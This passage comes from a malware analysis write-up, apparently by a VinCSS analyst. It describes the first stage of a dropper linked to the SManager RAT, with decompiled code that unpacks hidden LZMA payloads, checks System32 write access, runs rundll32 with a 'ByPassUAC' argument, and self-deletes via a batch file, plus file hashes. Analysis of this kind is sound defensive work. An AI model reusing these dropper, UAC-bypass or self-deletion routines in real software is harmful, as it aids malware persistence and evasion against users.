A6 CD 9B 38 73 EA DC C9 B3 A7 CF 9F 40 83 0A 1D ...TE0tC"0cEœI³|I,8sêÜ³$ÏY@f..
CC 38 4A B5 6A D1 A6 4F AD 5E 0C 08 00 00 00 00 J:"Qœ.>$~".A...I8JujN!0-^.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Hackers also use the MakeSureDirectoryPathExists export function from dbghelp.dll to create directory, same as VVSup, and also use a lot of global variables, strings, and arrays. There is a lot of redundant code such as getting CreationTime, LastAccessTime, LastWriteTime of the csrss.exe file system that is not used, and initializing unused strings. Create Sandboxie directory, attribute hidden and system

```

30 strcpy(g_szBufTemp, "C:\\ProgramData\\Sandboxie\\");
31 *g_szBufTemp[0x1C] = 0;
32 ThreadWakeup(); // not used
33 GetSystemDirectoryA(szSysDir, 0x104u);
34 wsprintfA(szCsrssExePath, szCsrss, szSysDir);
35 FileGetTimes(szCsrssExePath); // not used
36 szSbieIniDat[0] = 0;
37 memset(&szSbieIniDat[1], 0, 0x100u);
38 *szSbieIniDat[0x101] = 0;
39 szSbieIniDat[0x103] = 0;
40 hDbgHelpDll = LoadLibraryA("Dbghelp.dll");
41 if ( hDbgHelpDll )
42 {
43     MakeSureDirectoryPathExists = GetProcAddress(hDbgHelpDll, "MakeSureDirectoryPathExists");
44     if ( MakeSureDirectoryPathExists )
45     {
46         (MakeSureDirectoryPathExists)(g_szBufTemp);
47     }
48 }
49 SetFileAttributesA(g_szBufTemp, 6u); // FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM

```

Dll continues to unpack embedded data in DLL into files: SbieIni.dat, SbieDll.dll, SandboxieBITS.exe and saves them into C:\ProgramData\Sandboxie.

```

50 pUnzip_5 = malloc(g_dwSbieIniDat_ZipSize);
51 memset(pUnzip_5, 0, g_dwSbieIniDat_ZipSize);
52 Decompress(&g_abSbieIniDat_Zip, pUnzip_5, 326131);
53 strcpy(g_szInstall32Dat, "install32.dat");
54 *g_szInstall32Dat[0x10] = 0;
55 *g_szInstall32Dat[0x14] = 0;
56 wsprintfA(szSbieIniDat, "%s\\SbieIni.dat", g_szBufTemp);
57 Filewrite(szSbieIniDat, pUnzip_5, g_dwSbieIniDat_ZipSize);
58 free(pUnzip_5);
59 pUnzip_2 = malloc(g_dwSbieDll_ZipSize);
60 memset(pUnzip_2, 0, g_dwSbieDll_ZipSize);
61 Decompress(&g_abSbieDll_ZipData, pUnzip_2, 20782);
62 wsprintfA(szPath, "%s\\SbieDll.dll", g_szBufTemp);
63 Filewrite(szPath, pUnzip_2, g_dwSbieDll_ZipSize);
64 free(pUnzip_2);
65 pUnzip_1 = malloc(g_dwSandboxieBITSExe_UnZipSize);
66 memset(pUnzip_1, 0, g_dwSandboxieBITSExe_UnZipSize);
67 Decompress(&g_abSandboxieBITSExe_ZipData, pUnzip_1, 8527);
68 wsprintfA(szPath, "%s\\SandboxieBITS.exe", g_szBufTemp);
69 Filewrite(szPath, pUnzip_1, g_dwSandboxieBITSExe_UnZipSize);
70 free(pUnzip_1);

```

The compression and decompression algorithm that hackers use here is the LZMA algorithm. LZMA's SDK can be downloaded and referenced here. The LZMA algorithm identifier used is LZMA\_PROPS\_SIZE = 5 and the first 8 bytes of the struct CLzmaProps at the beginning of the data compressed.

```

24 /* ----- LZMA Properties ----- */
25
26 #define LZMA_PROPS_SIZE 5
27
28 typedef struct _CLzmaProps
29 {
30     Byte lc;
31     Byte lp;
32     Byte pb;
33     UInt32 dicSize;
34 } CLzmaProps;
35
25 #define SZ_OK 0
26 #define SZ_ERROR_DATA 1
27 #define SZ_ERROR_NEM 2
28 #define SZ_ERROR_CRC 3
29 #define SZ_ERROR_UNSUPPORTED 4
30 #define SZ_ERROR_PARAM 5
31 #define SZ_ERROR_INPUT_EOF 6
32 #define SZ_ERROR_OUTPUT_EOF 7
33 #define SZ_ERROR_READ 8
34 #define SZ_ERROR_WRITE 9
35 #define SZ_ERROR_PROGRESS 10
36 #define SZ_ERROR_FAIL 11
37 #define SZ_ERROR_THREAD 12
38 #define SZ_ERROR_ARCHIVE 16
39 #define SZ_ERROR_NO_ARCHIVE 17
40
41

```

```

; size_t g_dwSbieMsgDll_UnZipSize
g_dwSbieMsgDll_UnZipSize dd 10000h
; BYTE g_abSbieMsgDll_ZipData
g_abSbieMsgDll_ZipData db 1;lc
; lp
db 50h
db 0
db 0
db 0
; dicSize
db 8
db 1
db 0

```

The uncompressed function, the size of the compressed data is passed in minus 4, the size value of the uncompressed data region DWORD immediately preceded the data compressed.


```

1 int __cdecl Decompress(LPBYTE pbSrc, LPBYTE pbDst, int sizeSrc)
2 {
3     return LZMAdecompressBuf(pbSrc, pbDst, sizeSrc - 4, *(pbSrc - 1));
4 }

```

But especially the hacker has changed in the code of this LZMA algorithm, so if we statically extract these compressed data areas according to the above information then when decompressing with 7z or tool, lib will normally error, but It is still possible to extract the first area of the correct data compared to the results when debugging and dumping.





Using this custom LZMA compression algorithm, we also found in a new sample SManager RAT plugin, uploaded to the first VirusTotal on 23/01/2021:

- MD5 = 0603145EFAD6A63F52B6D5161CC5E5AE
- SHA256 = 321045519CC3A50CE7948C33C6BBC837B063CD878F8C2CE67DC8DE0825515E10
- File name: SuperShellC\_x86.dll


In this DLL file, the CSuperShellC class has the task of extracting an embedded Exe, the original name is ssh\_server.exe.

```

1 bool __thiscall CSuperShellC::ExtractSSHServer(CSuperShellC *this)
2 {
3     LPBYTE pMem; // eax MAPDST
4     bool bRet; // bl
5     size_t srcLen; // [esp+8h] [ebp-14h] BYREF
6     size_t destLen; // [esp+Ch] [ebp-10h] BYREF
7     CLzmaProps props; // [esp+10h] [ebp-Ch] BYREF
8
9     srcLen = 65110;
10    props.lc = 0;
11    *&props.lp = 0;
12    destLen = 195330;
13    pMem = malloc(195330u);
14    if ( !pMem )
15    {
16        return 0;
17    }
18    memset(pMem, 0, destLen);
19    *&props.lc = 0x5D;
20    LOBYTE(props.dicSize) = 1;
21    // 5 = LZMA_PROPS_SIZE
22    LZMA::LzmaUncompress(pMem, &destLen, g_abPE_Embed, &srcLen, &props, 5u);
23    bRet = CSuperShellC::FileWrite(this, pMem, destLen);
24    _free(pMem);
25    return bRet;
26 }

```

This LZMA algorithm continues to be improved by hackers, so with static dump we could not open, we had to debug and dump it.



Return to Overlay DLL, after extracting 3 files x86 files into C:\ProgramData\Sandboxie folder, Dll continues to check if itself has write permissions to the System32 directory and target Windows operating system is x64 or not. If all is passed, Dll will extract two additional files SbieMsg.dll and SbieMsg.dat into that directory.

```

71 | if ( HavePermission() )
72 | {
73 |     if ( IsX64() )
74 |     {
75 |         szSbieMsgDatPath[0] = 0;
76 |         memset(&szSbieMsgDatPath[1], 0, 0x100u);
77 |         *szSbieMsgDatPath[0x101] = 0;
78 |         szSbieMsgDatPath[0x103] = 0;
79 |         pUnzip_3 = malloc(g_dwSbieMsgDll_UnZipSize);
80 |         memset(pUnzip_3, 0, g_dwSbieMsgDll_UnZipSize);
81 |         Decompress(&g_absSbieMsgDll_ZipData, pUnzip_3, 0x7000);
82 |         strcpy(g_szInstall64DllPath, "install64.dll");// not used
83 |         *g_szInstall64DllPath[0x10] = 0;
84 |         *g_szInstall64DllPath[0x14] = 0;
85 |         wprintfA(szSbieMsgDllPath, "%s\\SbieMsg.dll", g_szBufTemp);
86 |         FileWrite(szSbieMsgDllPath, pUnzip_3, g_dwSbieMsgDll_UnZipSize);
87 |         free(pUnzip_3);
88 |         pUnzip_4 = malloc(g_dwSbieMsgDa_UnZipSize);
89 |         memset(pUnzip_4, 0, g_dwSbieMsgDa_UnZipSize);
90 |         Decompress(&g_absZipData_4, pUnzip_4, 114746);
91 |         strcpy(g_szInstall64DatPath, "install64.dat");// not used
92 |         *g_szInstall64DatPath[0x10] = 0;
93 |         *g_szInstall64DatPath[0x14] = 0;
94 |         wprintfA(szSbieMsgDatPath, "%s\\SbieMsg.dat", g_szBufTemp);
95 |         FileWrite(szSbieMsgDatPath, pUnzip_4, g_dwSbieMsgDa_UnZipSize);
96 |         free(pUnzip_4);
97 |         ExecuteAndSelfDelete("ByPassUAC", "rundll32.exe C:\\ProgramData\\Sandboxie\\SbieMsg.dll,installsvc");
98 |         return 1;
99 |     }
100 |     ExecuteAndSelfDelete("ByPassUAC", szPath);
101 | }
102 | else
103 | {
104 |     ExecuteAndSelfDelete("InsertS", szPath);
105 | }
106 | return 1;

```

At the HavePermission function, hacker will create a random file in System32, the first name is wmkawe\_ and the content is only one line of text: "Stupid Japanese".

```

22 | strcpy(szMask, "Stupid Japanese");
23 | bResult = 0;
24 | dwBytesWritten = 0;
25 | GetSystemDirectoryA(szSysDir, MAX_PATH);
26 | dwTick = GetTickCount();
27 | wprintfA(szWmkaveDatPath, "%s\\wmkawe%d.data", szSysDir, dwTick);
28 | hFile = CreateFileA(szWmkaveDatPath, GENERIC_ALL, 0, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
29 | GetLastError(); // bug, unused
30 | if ( hFile == INVALID_HANDLE_VALUE )
31 | {
32 |     return 1;
33 | }
34 | if ( !WriteFile(hFile, szMask, strlen(szMask), &dwBytesWritten, 0) )
35 | {
36 |     bResult = 1;
37 | }
38 | CloseHandle(hFile);

```

In addition, the hacker also checks to see if there are two files with the same random name wmkawe\_xxx.data in the two folders: "%LOCALAPPDATA%\VirtualStore\Windows\System32\" and "% LOCALAPPDATA%\VirtualStore\Windows\SysWOW64\", if any, it will be deleted. The function will check in the targeted machine OS is Windows, hacker doesn't use the usual IsWow64Process API function, but uses the GetNativeSystemInfo API function.

```

1 | BOOL __stdcall IsX64()
2 | {
3 |     HMODULE hKernel32; // eax
4 |     void (__stdcall *GetNativeSystemInfo)(LPSYSTEM_INFO); // eax
5 |     BOOL result; // eax
6 |     struct _SYSTEM_INFO sysInfo; // [esp+4h] [ebp-24h] BYREF
7 |
8 |     hKernel32 = GetModuleHandleA("kernel32.dll");
9 |     GetNativeSystemInfo = GetProcAddress(hKernel32, "GetNativeSystemInfo");
10 |     result = 0;
11 |     if ( !GetNativeSystemInfo )
12 |     {
13 |         return result;
14 |     }
15 |     GetNativeSystemInfo(&sysInfo);
16 |     if ( sysInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64
17 |         || sysInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_IA64 )
18 |     {
19 |         result = 1;
20 |     }
21 |     return result;
22 | }

```

After extracting two more files SbieMsg.dat and SbieMsg.dll, Dll will load SbieMsg.dll by using rundll32.exe utility of Windows, call the exported function is "installsvc", pass the parameter as "ByPassUAC".

If it's not Windows x64, SandboxieBITS.exe will be called with the parameter "ByPassUAC" as well. And if there is no write permission to System32, the Dll just calls SandboxieBITS.exe with the parameter "InsertS". Finally, Dll will create bat file to delete parent Exe itself and the bat file itself and then exit parent Exe.

```

1 | BOOL __cdecl ExecuteAndSelfDelete(const char *pszParam, const char *pszExePath)
2 | {
3 |     HANDLE hProcess; // eax
4 |     CHAR szCmdLine[260]; // [esp+0h] [ebp-104h] BYREF
5 |
6 |     wprintfA(szCmdLine, "%s %s", pszExePath, pszParam);
7 |     CreateProcessA(0, szCmdLine, 0, 0, 0, CREATE_NO_WINDOW, 0, "C:\\", &startupInfo, &processInfo);
8 |     Sleep(1000u);
9 |     SelfDelete();
10 |     hProcess = GetCurrentProcess();
11 |     return TerminateProcess(hProcess, 0);
12 | }

```

The SelfDelete execute cmd.exe function in the hidden window, idle priority and disable Ctrl-C/Ctrl-Break.

```

24 GetModuleFileName(0, szExePath, 520);
25 ExpandEnvironmentStringsA("%%tmpbat%%", szTmpBat, MAX_PATH);
26 hBat = CreateFileA(szTmpBat, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
27 szBatContent[0] = 0;
28 if ( !hBat )
29 {
30     return GetLastError();
31 }
32 wsprintfA(
33     szBatContent,
34     "del /f /q %s && echo deleting...&& ping 127.0.0.1 && del \"%s\" && if exist \"%s\" goto delfile && del \"%s\" && ",
35     szExePath,
36     szExePath,
37     szTmpBat);
38 WriteFile(hBat, szBatContent, strlen(szBatContent), &dwBytesWritten, 0);
39 CloseHandle(hBat);
40 memset(&startupInfo, 0, sizeof(startupInfo));
41 processInfo.hProcess = 0;
42 processInfo.hThread = 0;
43 processInfo.dwProcessId = 0;
44 processInfo.dwThreadId = 0;
45 startupInfo.dwFlags = STARTF_USESHOWWINDOW; // = 1
46 startupInfo.wShowWindow = 0; // 0 = SW_HIDE
47 startupInfo.cb = 0x44;
48 // 0x240 = CREATE_NEW_PROCESS_GROUP | IDLE_PRIORITY_CLASS
49 // Disable Ctrl-C/Ctrl-Break
50 result = CreateProcessA(szTmpBat, 0, 0, 0, 0, 0, 0x240, 0, 0, &startupInfo, &processInfo);
51 if ( !result )
52 {
53     return result;
54 }
55 CloseHandle(processInfo.hProcess);
56 return CloseHandle(processInfo.hThread);
57 }

```

At this point, stage one of the infection is complete. Stage 2 starts from executing SandboxieBITS.exe or SbieMsg.dll (x64) run as a service DLL.

We would like to stop here and publish the following sections when the time appropriate.

We wish you a happy new year!

[Click here for Vietnamese version.](#)

**Truong Quoc Ngan (aka HTC)**

**Malware Analysis Expert - VinCSS (a member of Vingroup)**